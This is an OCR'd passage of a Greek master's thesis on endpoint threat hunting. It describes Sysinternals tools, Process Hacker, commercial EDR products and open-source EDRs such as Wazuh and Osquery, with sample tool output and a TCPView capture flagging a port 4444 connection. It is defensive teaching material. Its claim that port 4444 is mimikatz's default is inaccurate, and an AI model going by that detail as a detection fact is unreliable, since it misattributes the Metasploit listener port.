
Ένα ακόμα πρόγραμμα που χρησιμοποιούν οι αναλυτές ασφαλείας είναι το ListDLLs της Sysinternals. Αυτό το βοηθητικό εργαλείο μας δίνει την δυνατότητα να δούμε όλα τα διαθέσιμα DLLs (Dynamic-link library) που έχουν εκκινήσει από μια συγκεκριμένη διαδικασία [11]. Από την σκοπιά της ανίχνευσης απειλών, ενδέχεται να χρησιμοποιήσουμε αυτό το πρόγραμμα για τον εντοπισμό μη υπογραμμένων DLLs. Είναι επίσης χρήσιμο για την επαλήθευση της έκδοσης ενός DLL που έχει φορτώσει μια διεργασία και από ποια διαδρομή.

Μπορεί επίσης να επισημάνει DLLs για τα οποία έχει αλλάξει η προτιμώμενη θέση διεύθυνσης ή που έχουν αντικατασταθεί μετά την φόρτωση τους.
Η βασική σύνταξη γραμμής εντολών για ListDLLs είναι η παρακάτω [11]:

```
listdlls [-r] [processname | PID | -d dllname]
```

Μπορούμε να εκτελέσουμε ListDLLs χωρίς την χρήση παραμέτρων γραμμής εντολών για να απαριθμήσουμε όλες τις διεργασίες και τα DLLs που φορτώθηκαν σε αυτά, όπως

φαίνεται στην Εικόνα 3. Για κάθε διεργασία, το ListDLLs εξάγει το όνομα της διαδικασίας και το Process ID. Εάν το ListDLLs έχει τα απαραίτητα δικαιώματα για να ανοίξει η διαδικασία, τότε εμφανίζει την πλήρη γραμμή εντολών που χρησιμοποιήθηκε για την έναρξη της διαδικασίας, ακολουθούμενη από τα DLLs που φορτώθηκαν στην διεργασία. Το ListDLLs αναφέρει τη διεύθυνση βάσης (Base), το μέγεθος (Size), την έκδοση (Version) και τη διαδρομή (Path) των φορτωμένων DLLs σε μορφή πίνακα με κεφαλίδες στηλών. Η διεύθυνση βάσης είναι η διεύθυνση εικονικής μνήμης στην οποία φορτώνεται το module. Το μέγεθος είναι ο αριθμός των συνεχόμενων bytes, ξεκινώντας από τη διεύθυνση βάσης, που καταναλώνεται από την εικόνα DLL. Η έκδοση εξάγεται από τον πόρο έκδοσης του αρχείου στην περίπτωση που υπάρχει. Διαφορετικά, παραμένει κενό. Η διαδρομή είναι η πλήρης διαδρομή προς το DLL.



Εικόνα 3 – ListDLLs


Χρήσιμο επίσης είναι ότι μπορούμε να συγκρίνουμε τους χρόνους της εικόνας του Portable Executable (PE) Header στη μνήμη με την εικόνα στον δίσκο. Μια χρονική διαφορά δείχνει ότι το αρχείο DLL αντικαταστάθηκε στον δίσκο μετά την φόρτωση της διεργασίας. Το ListDLLs επισημαίνει αυτές τις διαφορές όπως φαίνεται παρακάτω [11].

```
*** Loaded C:\Program Files\Utils\PrivBar.dll differs from file image:
*** File timestamp: Wed Feb 10 22:06:51 2010
*** Loaded image timestamp: Thu Apr 30 01:48:12 2009
*** 0x10000000 0x9c000 1.00.0004.0000 C:\ProgramFiles\Utils\PrivBar.dll
```

Επίσης πρέπει να επισημάνουμε ότι μέσω του ListDLLs έχουμε εικόνα για τα DLLs τα οποία είναι εκτελέσιμες εικόνες. Όπως θα αναλύσουμε παρακάτω, παραπάνω δυνατότητες έχουμε μέσω του Process Explorer.

2.3.3. Process Explorer

Ένα άλλο δημοφιλές πρόγραμμα από αυτήν τη συλλογή που χρησιμοποιείται τακτικά από όλους τους τύπους χρηστών είναι το Process Explorer. Αυτό το πρόγραμμα έχει αρκετές δυνατότητες και εστιάζει κυρίως στην αναζήτηση πληροφοριών που έχουν σχέση με διεργασίες, δικτυακές επικοινωνίες κ.α. [12] Από την σκοπιά της ανίχνευσης απειλών, μπορούμε να το χρησιμοποιήσουμε για την εξερεύνηση διεργασιών για να ανιχνεύσουμε ένα κακόβουλο λογισμικό, όπως είναι ο εντοπισμός μη ύποπτων διεργασιών, η αναζήτηση ύποπτων γραμμών εντολών, η εκτέλεση μη υπογεγραμμένων αρχείων και η ύποπτη δικτυακή δραστηριότητα από μια διεργασία. Ένα παράδειγμα που θα μπορούσαμε να εντοπίσουμε, όπως φαίνεται και στην *Εικόνα 4,* επίθεση όπως το "Parent PID Spoofing" το οποίο συμβαίνει στην διεργασία "lsass.exe" η οποία είναι υπεύθυνη μόνο για δραστηριότητες αυθεντικοποίησης και τροποποίηση κωδικού πρόσβασης.




Εικόνα 4 – Process Explorer – Εντοπισμός ύποπτης διεργασίας

2.3.4. Sysmon

Το εργαλείο Sysmon (System Monitor) παρέχει βελτιωμένες δυνατότητες παρακολούθησης ενός Windows συστήματος που υπερβαίνουν τα τυπικά αρχεία καταγραφής συμβάντων (Windows Event Viewer). Μια από τις δυνατότητες που μας προσφέρει είναι παραμετροποίηση ως προς τον εντοπισμό διαφορετικών τύπων επιθέσεων.

Επίσης η αποδοτικότητα του συγκεκριμένου εργαλείου ανεβαίνει όταν συνεργάζεται με τεχνολογίες όπως είναι ένα σύστημα Διαχείρισης Συμβάντων Πληροφοριών και Ασφάλειας. Αυτές οι δυνατότητες καθιστούν επίσης τα αρχεία καταγραφής του Sysmon μια εξαιρετική πηγή πληροφοριών για threat hunting και εγκληματολογική ανάλυση. Όπως φαίνεται παρακάτω στην *Εικόνα 5*, έχει καταγράψει με επιτυχία την πλήρη γραμμή εντολών διεργασίας που εκτελέστηκε στην Powershell. Από αυτή τη γραμμή εντολών μπορούμε να δούμε ότι ο εισβολέας προσπάθησε να κατεβάσει ένα εκτελέσιμο από έναν απομακρυσμένο διακομιστή και να το εκτελέσει.




Εικόνα 5 - Sysmon - Ανίχνευση εκτέλεσης γραμμής εντολών στην Powershell


2.3.5. SigCheck

Στη συνέχεια, το Sigcheck είναι ένα άλλο χρήσιμο εργαλείο για αναλυτές ασφαλείας και κυνηγούς απειλών [14]. Τα περισσότερα λειτουργικά συστήματα έχουν ενσωματωμένα πιστοποιητικά για να διασφαλίζεται η ακεραιότητας του σύστηματος. Ως αποτέλεσμα, η συντριπτική πλειοψηφία των προεπιλεγμένων αρχείων και βιβλιοθηκών στο σύστημα θα υπογραφούν σύμφωνα με κάποια αξιόπιστη αρχή έκδοσης πιστοποιητικών. Το ίδιο συμβαίνει και για τα προγράμματα τρίτων τα οποία υπογράφονται με παρόμοιο τρόπο ως

μορφή απόδειξης ότι ο κώδικας τους προήλθε από μια αξιόπιστη οντότητα ή εταιρεία. Ενώ υπάρχουν μηχανισμοί που μπορούν να χρησιμοποιήσουν οι εισβολείς για να παρακάμψουν τους ελέγχους υπογραφής, όπως για παράδειγμα αξιοποιώντας την τεχνική T1553 της MITRE ATTA&CK, τα περισσότερα κακόβουλα λογισμικά δεν θα έχουν υπογραφή [24]. Αυτό το γεγονός επιτρέπει στους αναλυτές ασφαλείας να έχουν μια ένδειξη για την ύπαρξη κακόβουλου λογισμικού και να το διερευνήσουν περεταίρω. Μέσα από το Microsoft SigCheck μας δίνεται η δυνατότητα να εξετάσουμε και να ελέγξουμε το πιστοποιητικό ενός αρχείου [14]. Επιπλέον μπορεί να εξετάσει τα πιστοποιητικά του συστήματος αποθήκευσης και να το ελέγξει έναντι της αξιόπιστης λίστας πιστοποιητικών της Microsoft [14]. Στις *Εικονά 6* και *Εικόνα 7* βλέπουμε τον έλεγχο που πραγματοποιήθηκε από το SigCheck για ένα μη υπογεγραμμένο και ένα υπογραμμένο αρχείο. Βεβαία καλό είναι να τονίσουμε πως η έλλειψη υπογραφής σε ένα αρχείο δεν είναι πάντα ένδειξη κακόβουλης δραστηριότητας αλλά αποτελεί ένα στοιχείο που μπορεί να χρησιμοποιηθεί ως βάση για περαιτέρω ανάλυση.



Εικόνα 6 – SigCheck – Μη υπογεγραμμένο αρχείο.



Εικόνα 7 - SigCheck - Υπογεγραμμένο αρχείο

2.3.6. TCPView

Τέλος ένα άλλο ιδιαίτερα χρήσιμο εργαλείο για τους αναλυτές ασφαλείας είναι το TCPView του Sysinternals. Με αυτό το εργαλείο μπορούμε να δούμε σε πραγματικό χρόνο όλες τις TCP ή UDP επικοινωνίες του συστήματος μας. Από την σκοπιά του threat hunting είναι ιδιαίτερα χρήσιμο γιατί μπορούμε να εντοπίσουμε επικοινωνίες που μπορεί να έχει ανοίξει ένα κακόβουλο λογισμικό προς ένα διακομιστή Εντολής και Ελέγχου (Command and Control). [15]

Παρόλο που πιθανότατα θα υπάρχει αρκετός θόρυβος από τις υπάρχουσες επικοινωνίες του συστήματος, υπάρχει η δυνατότητα της ταξινόμησης ανά πεδία, όπως το όνομα της διεργασίας ή την πόρτα. Στην επισημασμένη διαδικασία που φαίνεται στην *Εικόνα 8*, βλέπουμε ύποπτη επικοινωνία μέσω της πόρτας 4444 η οποία χρησιμοποιείται από προεπιλογή από το mimikatz.

File Options Process View Help


Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent P
<non-existent>	3344	TCP	win81-my8dnq24....	49587	192.168.102.20	4444	ESTABLISHED	
ProcessHack...	3724	TCP	win81-my8dnq24....	49622	nyc-lane.wj32.org	https	ESTABLISHED	
wmpnetwk.exe	2336	TCP	WIN81-MY8DNQ24	rtsp	WIN81-MY8DNQ24	0	LISTENING	
wmpnetwk.exe	2336	UDP	WIN81-MY8DNQ24	5004	*	*		
wmpnetwk.exe	2336	UDP	WIN81-MY8DNQ24	5005	*	*		
wmpnetwk.exe	2336	TCPV6	win81-my8dnq24	rtsp	win81-my8dnq24	0	LISTENING	
wmpnetwk.exe	2336	UDPV6	win81-my8dnq24	5004	*	*		
wmpnetwk.exe	2336	UDPV6	win81-my8dnq24	5005	*	*		
wininit.exe	456	TCP	WIN81-MY8DNQ24	49152	WIN81-MY8DNQ24	0	LISTENING	
wininit.exe	456	TCPV6	win81-my8dnq24	49152	win81-my8dnq24	0	LISTENING	
System	4	TCP	win81-my8dnq24....	netbios-ssn	WIN81-MY8DNQ24	0	LISTENING	
System	4	TCP	WIN81-MY8DNQ24	microsoft-ds	WIN81-MY8DNQ24	0	LISTENING	

Εικόνα 8 – TCPView - Ανίχνευση δικτυακής επικοινωνίας μέσω της πόρτας 4444

2.4. Process Hacker

Εκτός από το Sysinternals, ένα άλλο βασικό εργαλείο για την ανίχνευση απειλών σε πραγματικό χρόνο είναι το Process Hacker. Πρόκειται για ένα δωρεάν και ανοιχτού κώδικα λογισμικό που έχει αρκετές ομοιότητες με το Process Explorer που αναλύσαμε νωρίτερα, με την διαφορά ότι ενσωματώνει μια σειρά από άλλες δυνατότητες όπως η παρακολούθηση αρχείων και του δικτύου [16]. Έχοντας αυτές τις δυνατότητες ένας αναλυτής ασφαλείας είναι σε θέση να έχει ολοκληρωμένη εικόνα για τυχόν κακόβουλες δραστηριότητες σε ένα σύστημα. Ειδικότερα σε ένα περιβάλλον κακόβουλου λογισμικού, αυτό μπορεί να συνδυαστεί με πληροφορίες σχετικά με τον εκδότη της λογισμικού μέσω της υπογραφή του και συσχετίζοντάς το με δραστηριότητες στο δίκτυο και τον δίσκο καθώς και με την ανάλυση της μνήμης του συστήματος (όπως συγκεκριμένες ενότητες μνήμης). Στο παρακάτω

στιγμιότυπο οθόνης που φαίνεται στην *Εικόνα 9*, βλέπουμε την στοίβα κλήσεων ενός συγκεκριμένου νήματος που εκτελείται στο explorer.exe στο οποίο έγινε εισαγωγή (injection) σε διεργασία.



Εικόνα 9 – Process Hacker – Process Injection

2.5. EDR/EPP

Καθώς οι απειλές συνεχίζουν να εξελίσσονται, το ίδιο συνέβη και με τα αμυντικά εργαλεία. Το 2013 ο Anton Chuvakin της Gartner επινόησε τον όρο “Endpoint Threat Detection and Response” (ETDR). Λίγα χρόνια αργότερα, αυτός ο όρος συντομεύτηκε σε “Endpoint Detection & Response” (EDR) ο οποίος ισχύει μέχρι και σήμερα. Για παράδειγμα, αυτή η τεχνολογία μας προσφέρει την δυνατότητα της ανάλυσης σε πραγματικό χρόνο και της παρακολούθησης για ύποπτες συμπεριφορές ενός συστήματος με στόχο την ανίχνευση νέων κακόβουλων λογισμικών. Σε τέτοια προϊόντα συχνά ενσωματώνονται τεχνολογίες όπως μηχανική μάθηση. Όλες αυτές οι νέες τεχνολογίες έχουν αυξήσει σημαντικά των βαθμό δυσκολίας στους επιτιθέμενους καθώς ο χρόνος εντοπισμού ενός νέου κακόβουλου λογισμικού ενώ μπορούσε να πάρει εβδομάδες έχει φτάσει να είναι ημέρες εάν όχι ώρες. Επιπλέον, ορισμένες εταιρείες έχουν αρχίσει να χρησιμοποιούν και τον όρο της Πλατφόρμας Προστασίας Τελικού Σημείου – EPP (Endpoint Protection Platform). Ο συγκεκριμένος όρος είναι σε αρκετά μεγάλο βαθμό παρόμοιος με τα προϊόντα EDR, ενσωματώνοντας και άλλα

στοιχεία από συστήματα ασφαλείας, όπως συστήματα Πρόληψης Απώλειας Δεδομένων – DLP (Data Loss Prevention) έτσι ώστε να προσφέρουν μια πιο ολοκληρωμένη πλατφόρμα ασφαλείας.

Κάποια από τα πιο γνωστά εμπορικά συστήματα της αγοράς σήμερα είναι το Microsoft Defender ATP, Carbon Black, Crowdstrike Falcon. Παρόλο που οι αξιολόγηση των δυνατοτήτων αυτών των προϊόντων δεν στην σκοπιά της διπλωματικής, θα γίνει μια γενική ανάλυση ως προς το τι απειλές εντοπίζουν, πως το καταφέρνουν και με ποιους τρόπους μπορούν να τις αντιμετωπίσουν.

Αρχικά, έχουν το πλεονέκτημα το να μπορούν να εντοπίζουν κακόβουλα προγράμματα χρησιμοποιώντας μια ποικιλία από πηγές δεδομένων. Όπως πληροφορίες σχετικά με την απειλή (threat intelligence), υπογραφές κ.α. Επιπλέον τροφοδοτούν όλα αυτά τα δεδομένα σε μοντέλα μηχανικής μάθησης για να λάβουν μια τελική απόφαση.

Ένα άλλο σημαντικό χαρακτηριστικό αυτών των προϊόντων είναι ότι προσφέρει την δυνατότητα στους αναλυτές ασφαλείας να μπορούν να εκτελούν threat hunting. Το threat hunting είναι η προληπτική ανίχνευση αυτών. Ένας αναλυτής χρησιμοποιώντας το EDR μπορεί πιο αποτελεσματικά να εντοπίσει κάποια πιθανή απειλή. Για παράδειγμα, θα μπορούσε κανείς να πραγματοποιήσει μια αναζήτηση για ένα συγκεκριμένο είδος επίθεσης , όπως ένα συγκεκριμένο registry key στο λειτουργικό και να εντοπίσει κάποια πιθανή απώλεια συστήματος. Τέλος, ως τελευταίο στάδιο είναι τα μέσα για την αντιμετώπιση μίας απειλής. Αυτό επιτυγχάνεται από ένα σύνολο ενεργειών όπως ο τερματισμός μίας διεργασίας, η διαγραφή ενός αρχείου, τροποποιήσεις στην registry και η απομακρυσμένη απομόνωση από το διαδίκτυο [9].

Τέλος κοινό στοιχείο όλων αυτών των προϊόντων είναι ότι είναι κλειστού κώδικα και η διανομή τους γίνεται μόνο επί πληρωμή. Αυτό έχει ως συνέπεια να μην μπορεί να γίνει κάποια έρευνα πάνω σε αυτά. Για παράδειγμα όταν δεν γνωρίζεις την λογική ενός κανόνα για τον οποίο ανίχνευσε κάποια απειλή είναι πιο δύσκολο να έχεις μια πιο ολοκληρωμένη εικόνα για τον τρόπο λειτουργίας του. Αυτό βέβαια είναι και θετικό γιατί ανεβάζει τον βαθμό δυσκολίας στους επιτιθέμενους.

3. Συστήματα Ανίχνευσης και Απόκρισης Τελικού Σημείου – Ανοιχτού Κώδικα

Δεδομένου ότι οι τεχνολογίες EDR καθοδηγούνται από την αγορά και μελετώνται από μεγάλες εταιρείες τεχνολογίας και εμπειρογνώμονες στον τομέα που είδαμε προηγουμένως, συμπεριλαμβανομένου και της Gartner. Αναζητώντας στο διαδίκτυο και σε ιστοσελίδες παροχών όπως είναι η Microsoft ή η Carbon Black, διατίθενται πληροφορίες σχετικά με τις λειτουργίες των αντίστοιχων συστημάτων, καθώς και συγκρίσεις με άλλες παρόμοιες υπάρχουσες λύσεις. Αυτό που διαπιστώσαμε είναι πως δεν συμβαίνει το ίδιο για τις υλοποιήσεις EDR ανοιχτού κώδικα. Από την έρευνα που πραγματοποιήθηκε διαπιστώσαμε ότι οι υπάρχουσες λύσεις βρίσκονται σε αρχικό στάδιο και δεν υπάρχουν αντίστοιχες μελέτες ή συγκρίσεις.

Μία από τις αρχικές πηγές πληροφοριών σχετικά με τον προσδιορισμό των λύσεων EDR ανοιχτού κώδικα ήταν ένα άρθρο της εταιρείας “HEIMDAL Security” που γράφτηκε το Μάϊο του 2020 και ονομάζεται “Ten Open-Source EDR Tools to Enhance Your Cyber-Resilience Factor” [7]. Στα επόμενα κεφάλαια θα αναλύσουμε κάποια από αυτά, καθώς δεν επιλέχθηκαν όλα, έχοντας ως κριτήριο την απόδοση τους.

3.1. Υπάρχουσες λύσεις

3.1.1. Wazuh

Πρόκειται για την εξέλιξη του έργου OSSEC το οποίο ξεκίνησε το 2004 και επεκτείνει την λειτουργικότητα του συγκεκριμένου IDS σε επίπεδο κεντρικού υπολογιστή (Host Intrusion Detection System, HIDS)[17]. Μάλιστα το 2015, η ομάδα ανάπτυξης κατέβαλε προσπάθειες για να επιτύχει μια πιο ολοκληρωμένη λύση ασφάλειας. Κάποια από τα χαρακτηριστικά που διαθέτει είναι η ενοποίηση με τις τεχνολογίες Amazon Web Services (AWS) και Microsoft Azure Cloud, καθώς και λειτουργίες απόκρισης συμβάντων χρησιμοποιώντας το Osquery.

Με βάση την ερεύνα που έγινε, δείχνει ότι το WAZUH είναι ένα αρκετά ισχυρό εργαλείο ασφάλειας που διαθέτει δυνατότητες αναγνώρισης, ανίχνευσης, παρακολούθησης και απόκρισης συμβάντων για Τελικά Σημεία που καλύπτουν το πεδίο εφαρμογής που πρέπει να έχει ένα EDR, διαθέτει γραφικό περιβάλλον που διευκολύνει την διαδικασία της

παρακολούθησης από αναλυτές και μηχανικούς ασφαλείας. Η λύση επεκτείνεται ευρέως σε συστήματα Windows, Linux, OSX, AWS και Azure, καθώς και σε εικονικές μηχανές και κοντέινερ όπως Docker.

3.1.2. Osquery

Πρόκειται για σύστημα το οποίο υποστηρίζει Windows, Linux, OSX που δημιουργήθηκε από το Facebook και επιτρέπει την ανίχνευση διαφόρων δραστηριοτήτων στο λειτουργικό σύστημα με την χρήση αιτημάτων σε γλώσσα SQL. [18]

Πρόκειται για ένα ισχυρό εργαλείο το οποίο όμως δεν ικανοποιεί όλο το φάσμα των δυνατοτήτων που πρέπει να έχει ένα EDR καθώς αφορά μόνο στην ανίχνευση απειλών. Για να καλύπτει όλο το φάσμα πρέπει να ενσωματωθεί με άλλες τεχνολογίες όπως Fleet και Elastic Stack.

3.1.3. CimSweep

